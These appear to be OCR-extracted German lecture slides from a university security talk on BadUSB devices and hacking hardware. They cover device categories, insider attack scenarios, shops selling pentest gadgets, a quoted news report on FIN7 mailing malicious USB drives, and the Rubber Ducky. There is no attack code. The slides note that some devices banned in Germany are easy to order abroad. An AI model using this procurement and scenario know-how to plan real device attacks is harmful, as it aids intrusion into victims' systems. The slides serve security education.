Tobias Scheible, M.Eng.

Live-Hacking BadUSB Angriffe

Cyber Security Vortrag

Tobias Scheible, M.Eng.

Hochschule Albstadt-Sigmaringen
Albstadt-Sigmaringen University

- 1999 GeoCities, 2000 Domain, 2001 Kundenprojekte & 2010 Blog
- 2009 bis 2012: Softwareingenieur im Bereich Web Development
- Seit 2012: Wissenschaftlicher Mitarbeiter
  - Aktuelle & ehemalige Lehrmodule (Auswahl):
    - Netzsicherheit I: IT-Sicherheit von Netzwerken Hochschulzertifikatsprogramm
    - Grundlagen der digitalen Forensik Masterstudiengang IT GRC Management
    - Internettechnologien Hochschulzertifikatsprogramm
    - Cloud Technologies and Cloud Security Architectures Masterstudiengang IT GRC Management
    - Digitale Forensik Bachelorstudiengang IT Security
    - Internet Grundlagen Masterstudiengang Digitale Forensik
    - Informationssicherheit Bachelorstudiengang Wirtschaftsinformatik
- Buch- & Zeitschriftenautor, Blogger, Referent, …

Agenda

- Hacking Hardware
  - Hardware Tools
  - Kategorien
  - Angriffsszenario
  - Bezugsquellen
- BadUSB Tools & USB-Killer
  - BadUSB-Hardware
  - Getarnte Hardware
  - Ferngesteuerte Tools
  - Multifunktionale Geräte
  - Zerstörung mit USB-Killer
  - Gegenmaßnahmen

Hinweis
Die komplette Präsentation wird im Anschluss unter *www.scheible.it* bereitgestellt.

Hacking Hardware

Hardware Tools

Hacking Hardware (Hacking Gadgets, Pentest Hardware/Tools, IT Security Hardware/Tools): Geräte, mit denen Rechnersysteme oder Kommunikationsverbindungen angegriffen werden können. Dabei handelt es sich um kompakte Geräte mit einem Mikrocontroller, die vorab programmierte Befehle ausführen. Zum Teil können sie über Funk-Chips ferngesteuert werden.

- Sie wurden für White Hat Hacker, Penetration-Tester, Security-Forscher und Sicherheitsbeauftragte entwickelt, um Schwachstellen aufzuspüren und anschließend schließen zu können.
- Sie werden auch immer wieder von kriminellen Angreifern eingesetzt.
  - Es handelt sich dabei um sehr gezielte Angriffe
  - Meist werden diese Geräte von Innentätern eingesetzt
  - Hacking Hardware ist i.d.R. einfach zu bedienen

Kategorien

Spionage

- Spionage Gadgets
- Keylogger
- Screenlogger

Angriffe gegen Rechnersysteme

- BadUSB
- USB-Killer

Netzwerke

- LAN
- WLAN
- Bluetooth


Funkverbindungen

- RFID
- Funkprotokolle

Angriffsszenario

Kamera / Mikrofon

Keylogger / BadUSB



Opfer

WLAN / LAN

ehemaliges oder frustriertes Personal

Personal von Drittfirmen

Praktikant* innen


Angreifer
Innentäter

falsche Kunden

Bezugsquellen


- IT Security Hardware muss nicht über zwielichtige Kanäle oder gar über das Darknet beschafft werden, sondern kann teilweise z.B. über die Onlineshops von Amazon und eBay einfach bestellt werden.
- Neben großen Shoppingplattformen gibt es mehrere Onlineshops, die sich auf den Vertrieb dieser Art von Hardware spezialisiert haben.
- In Deutschland werden diese Geräte auch häufig über Online-Shops angeboten, die im Bereich der Detektivausrüstung aktiv sind.
- Einige Geräte sind in Deutschland nicht erlaubt, können jedoch sehr einfach im Ausland bestellt werden – teilweise auch in EU-Nachbarstaaten.

Bezugsquellen hak5.org



Quelle: hak5.org (1)

Bezugsquellen lab401.com




Quelle: lab401.com (2)

Bezugsquellen hackmod.de

Quelle: hackmod.de (3)

Bezugsquellen firewire-revolution.de



Quelle: firewire-revolution.de (4)

BadUSB Tools & USB-Killer

Überblick

Bad USB-Geräte führen mit einer virtuellen Tastatur schadhafte Befehle auf einem Rechner aus. Dabei kann es sich um USB-Geräte mit veränderter Firmware oder um spezialisierte Mikrocontroller handeln. Durch die weite Verbreitung der USB-Schnittstelle und die Tarnung als „harmloses“ Gerät kann großer Schaden angerichtet werden.

- Viele BadUSB Tools sehen wie gewöhnliche USB-Sticks aus
- Sie können als ein beliebiges USB-Gerät fungieren
- Die Microcontroller werden in gewöhnliche USB-Geräte integriert
- USB-Killer zerstören Rechner durch einen Stromschlag

Realer Vorfall

The Record. BY RECORDED FUTURE

About Contact Podcast

Leadership Cybercrime Nation-state Government People Technology Subscribe

IMAGE: THE RECORD, ALIEXPRESS

Catalin Cimpanu
January 7, 2022

Cybercrime Government Malware News

FBI: FIN7 hackers target US companies with BadUSB devices to install ransomware

The US Federal Bureau of Investigation says that FIN7, an infamous cybercrime group that is behind the Darkside and BlackMatter ransomware operations, has sent malicious USB devices to US companies over the past few months in the hopes of infecting their systems with malware and carrying out future attacks.

"Since August 2021, the FBI has received reports of several packages containing these USB devices, sent to US businesses in the transportation, insurance, and defense industries," the Bureau said in a security alert sent yesterday to US organizations.

"The packages were sent using the United States Postal Service and United Parcel Service," the agency added.

"There are two variations of packages—those imitating HHS [US Department of Health and Human Services] are often accompanied by letters referencing COVID-19 guidelines enclosed with a USB; and those imitating Amazon arrived in a decorative gift box containing a fraudulent thank you letter, counterfeit gift card, and a USB."

In both cases, the packages contained LilyGO-branded USB devices.

Some BadUSB attacks lead to ransomware

But the FBI says that if recipients plugged the USB thumb drives into their computers, the devices would execute a BadUSB attack, where the USB drive would register itself as a keyboard instead and send a series of preconfigured automated keystrokes to the user's PC.

BRIEFS

F5 investigating reports of NGINX zero day | April 11, 2022

BlackCat ransomware group claims attack on Florida International University | April 11, 2022

WonderHero game disabled after hackers steal $320,000 in cryptocurrency | April 7, 2022

Researcher finds cryptomining malware targeting AWS Lambda | April 6, 2022


Block says former Cash App employee accessed data from US customer accounts | April 6, 2022

Ukrainian CERT details Russia-linked phishing attacks targeting government officials | April 5, 2022

German wind turbine maker shut down after cyberattack | April 4, 2022

Hacker accessed 319 crypto- and finance-related Mailchimp accounts, company said | April 4, 2022

RANSOMWARE TRACKER: THE LATEST FIGURES [MARCH 2022]



RANSOMWARE TRACKER: THE LATEST FIGURES [MARCH 2022]

Quelle: therecord.media (5)


Hacking Hardware

BadUSB Tools & USB-Killer


BadUSB Hardware

Rubber Ducky

Rubber Ducky



Rubber Ducky




Quelle: ducktoolkit.com (6)

Hacking Hardware

BadUSB Tools & USB-Killer
- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

